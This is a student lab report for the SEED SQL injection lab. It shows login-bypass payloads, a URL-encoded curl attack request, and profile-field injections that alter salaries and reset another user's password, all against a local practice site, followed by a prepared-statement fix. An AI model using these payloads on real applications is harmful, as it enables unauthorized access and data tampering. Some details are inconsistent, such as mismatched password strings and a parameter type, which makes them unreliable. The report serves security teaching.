

CSCI 401

Lab - 10

Prof. Kadri Brogi

April 17, 2020

Emranul Hakim

23467834

SQL Injection Attack Lab

3.1 Task 1: Get Familiar with SQL Statements

```
root@VM:~# mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line i
interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \
g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)
```

ID	Name	EID	Salary	birth	SSN	Phon
eNumber	Address	Email	NickName	Password		
1	Alice	10000	20000	9/20	10211002	fdbe918bdae83000
2	Boby	20000	30000	4/20	10213352	b78ed97677c161c1
3	Ryan	30000	50000	4/10	98993524	a3c50276cb120637
4	Samy	40000	90000	1/11	32193525	995b8b8c183f349b
5	Ted	50000	110000	11/3	32111111	99343bff28a7bb51

```
mysql> SELECT *FROM credential where EID='10000';
```

ID	Name	EID	Salary	birth	SSN	Phon
eNumber	Address	Email	NickName	Password		
1	Alice	10000	20000	9/20	10211002	fdbe918bdae83000

Observation:

SQL command to print all the profile information of the employee Alice.

3.2 Task2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage.

PHP code unsafe_home.php, located in the /var/www/SQLInjection directory, is used to conduct user authentication:

```
</html>root@VM:/var/www/SQLInjection# ls
css                               seed_logo.png
index.html                       unsafe_edit_backend.php
logoff.php                       unsafe_edit_frontend.php
safe_edit_backend.php            unsafe_home.php
safe_home.php
```

Employee Profile Login

USERNAME ' or Name='admin';#

PASSWORD Password

Login

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Observation:

We logged in as admin even though we did not know the ID or Password of the admin users. Hence, our attack is successful.

Explanation:

The where input clause includes username and password so, whatever we fill in these fields, it goes into the query. We used the code to exploit the SQL Injection attack:

`' orName='admin';#`

Single Quote = Closes the argument for the input id

OR = This statement after single quote allow us to log in as admin.

= everything after this is treated as comment due to which the password field is skipped.

Task 2.2: SQL Injection Attack from command line.

```
root@VM:/var/www/SQLInjection# curl 'http://www.seedlab
sqlinjection.com/unsafe_home.php?username=%27+or+Name%3
D%27admin%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemente
d a new Navbar at the top with two menu options for Hom
e and edit profile, with a button to
logout. The profile details fetched will be displayed u
sing the table class of bootstrap with a dark table hea
d theme.
```

```

/tr><tr><th scope='row'> Ryan</th><td>30000</td><td>500
00</td><td>4/10</td><td>98993524</td><td></td><td></td>
<td></td><td></td></tr><tr><th scope='row'> Samy</th><t
d>40000</td><td>90000</td><td>1/11</td><td>32193525</td>
<td></td><td></td><td></td><td></td></tr><tr><th scope
='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</
td><td>32111111</td><td></td><td></td><td></td><td></td></td></td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>
400000</td><td>3/5</td><td>43254314</td><td></td><td></td></td></td></td></td></td></td></tr></tbody></table>      <br><br>
>
<div class="text-center">
  <p>
    Copyright &copy; SEED LABs
  </p>
</div>
</div>
<script type="text/javascript">
function logout(){
  location.href = "logoff.php";
}
</script>

```

Hence, the attack is successful using the curl command.

- Task 2.3: Append a new SQL statement.

Username=

' or 1=1; update credential set Salary = '100' where Username ='Boby';#

Employee Profile Login

USERNAME

or 1=1; update

PASSWORD

Password

Login

Copyright © SEED LABs



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set Salary = '100' where Username = 'Boby';#' and Password='da3' at line 3]\n

```
root@VM:/var/www/SQLInjection# curl 'http://www.seedlab
sqlinjection.com/unsafe_home.php?username=%27+or+1%3D1%
3B+update+credential+set+Salary+%3D+%27100%27+where+Use
rname+%3D%27Boby%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->
```

```
</div></nav><div class='container text-center'>Th
ere was an error running the query [You have an error i
n your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use
near 'update credential set Salary = '100' where Userna
me = 'Boby';#' and Password='da3' at line 3]\nroot@VM:/v
ar/www/SQLInjection#
```



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'delete credential where Username = 'Boby';#' and Password='da39a3ee5e6b4b0d3255bf' at line 3]\n

```

</div></nav><div class='container text-center'>Th
ere was an error running the query [You have an error i
n your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use
near 'delete credential where Username ='Boby';#' and P
assword='da39a3ee5e6b4b0d3255bf' at line 3]\nroot@VM:/v
ar/www/SQLInjection#

```

Observation:

After the semicolon, we append update statement in both ways, directly from webpage and from command line but both attempts failed.

Explanation:

The attack is not successful because of the countermeasure in MySQL that prevents multiple statements from executing when invoked from Php.

3.3 Task 3: SQL Injection Attack on UPDATE Statement

- Task 3.1: Modify your own salary.

Alice Profile	
Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Observation: Alice Salary before attack.

Then, through Admin we edit Alice Profile;

Admin's Profile Edit

NickName	<input type="text" value="Employee ID='10000';#"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Observation: To exploit the vulnerability, we enter this in the NickName field:
'salary='90000' where EID='10000';#

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	90000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

ID	Name	EID	Salary	birth	SSN	Phon
eNumber	Address	Email	NickName	Password		
1	Alice	10000	90000	9/20	10211002	fdbe918bdae83000
2	Boby	20000	30000	4/20	10213352	b78ed97677c161c1
3	Ryan	30000	50000	4/10	98993524	a3c50276cb120637
4	Samy	40000	90000	1/11	32193525	995b8b8c183f349b
5	Ted	50000	110000	11/3	32111111	99343bff28a7bb51

Observation: The salary of Alice is changed from 20000 to 90000.

Explanation: We exploited the SQL Injection vulnerability by editing profile page of an employee through inserting certain code. This needs an admin account to change or update the employee information. The main purpose of using # at the end is to comment out all the other values that follow so that there is no problem with the null or incorrect input values from other input fields. The attack is successful, and we updated Alice's salary.

• Task 3.2: Modify other people's salary

Reduce Bobby's salary to 1 dollar.

NickName

:'1'where EID='20000';#

Email

Email

Address

Address

Phone Number

PhoneNumber

Password

Password

Save

Observation: To exploit the vulnerability, we enter this in the NickName field:
'salary='1' where EID='20000';#

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	90000	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

```

| ID | Name | EID | Salary | birth | SSN | Phon
eNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 90000 | 9/20 | 10211002 | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 1 | 4/20 | 10213352 | b78ed97677c161c1
c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | a3c50276cb120637
cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | 995b8b8c183f349b
3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | 99343bff28a7bb51
cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 |

```

Explanation: We exploited the SQL Injection vulnerability and changed the salary of Bob to \$1.

- Task 3.3: Modify other people' password.

Boby's Password before attack:

```

| 2 | Bobby | 20000 | 1 | 4/20 | 10213352 |
| | | | | | | b78ed97677c161c1
c82c142906674ad15242b2d4 |

```

Using SHA1 hash function to generate the hash value of the password "jerry123".

```

[11/11/19]seed@VM:~/SQLInjection$ echo -n 'priya123'
|openssl sha1
(stdin)= cb249fbbf53c7980fa8c6007f0c685f5c718de14
[11/11/19]seed@VM:~/SQLInjection$

```

Employee Profile Login

USERNAME	Boby
PASSWORD

Login

Boby's Profile Edit

NickName	Password='cb249fbbf53'
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

We changed Bobby Password and logged in with the new password.

ID	Name	EID	Salary	birth	SSN	Phon
eNumber	Address	Email	NickName	Password		
1	Alice	10000	90000	9/20	10211002	fdbe918bdae83000
2	Boby	20000	1	4/20	10213352	cb249fbbf53c7980
3	Ryan	30000	50000	4/10	98993524	a3c50276cb120637

Explanation:

Hence, we used admin account to update Bobby's account. That is to inject our code in his nickname field. Since the attack is successful as we changed his password and logged in with same new password.

3.4 Task 4: Countermeasure — Prepared Statement

```


unsafe_home.php  x
// Create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber,
address, email, nickname, Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";

$stmt = $conn->prepare("SELECT
id,name,eid,salary,ssn,phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name = ? and password = ? ");

//Bind Parameters to the query
$stmt->bind_param("is", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $
bind_birth, $bind_ssn, $bind_phoneNumber, $bind_address, $
bind_email, $bind_nickname, $bind_password);
$stmt->fetch();

if($bind_id!=""){
    drawLayout($bind_id, $bind_name, $bind_eid, $bind_salary, $
bind_birth, $bind_ssn, $bind_phoneNumber, $bind_address, $
bind_email, $bind_nickname, $bind_password);
}
else {
    echo "The account info. doesnot exist.\n";
    return;
}

```

**Observation:**

The above screenshots try to use the code: ' or Name='admin';# but the attack failed.

Explanation:

The reason for its failure is due to use of prepared statement which separates code from data. The prepared statement first compiles the sql query without the data. After the query is compiled, the data is provided and is executed. The code would be treated as normal data and not as a SQL code because we have used prepared statement. Hence, there is no damage to the databases.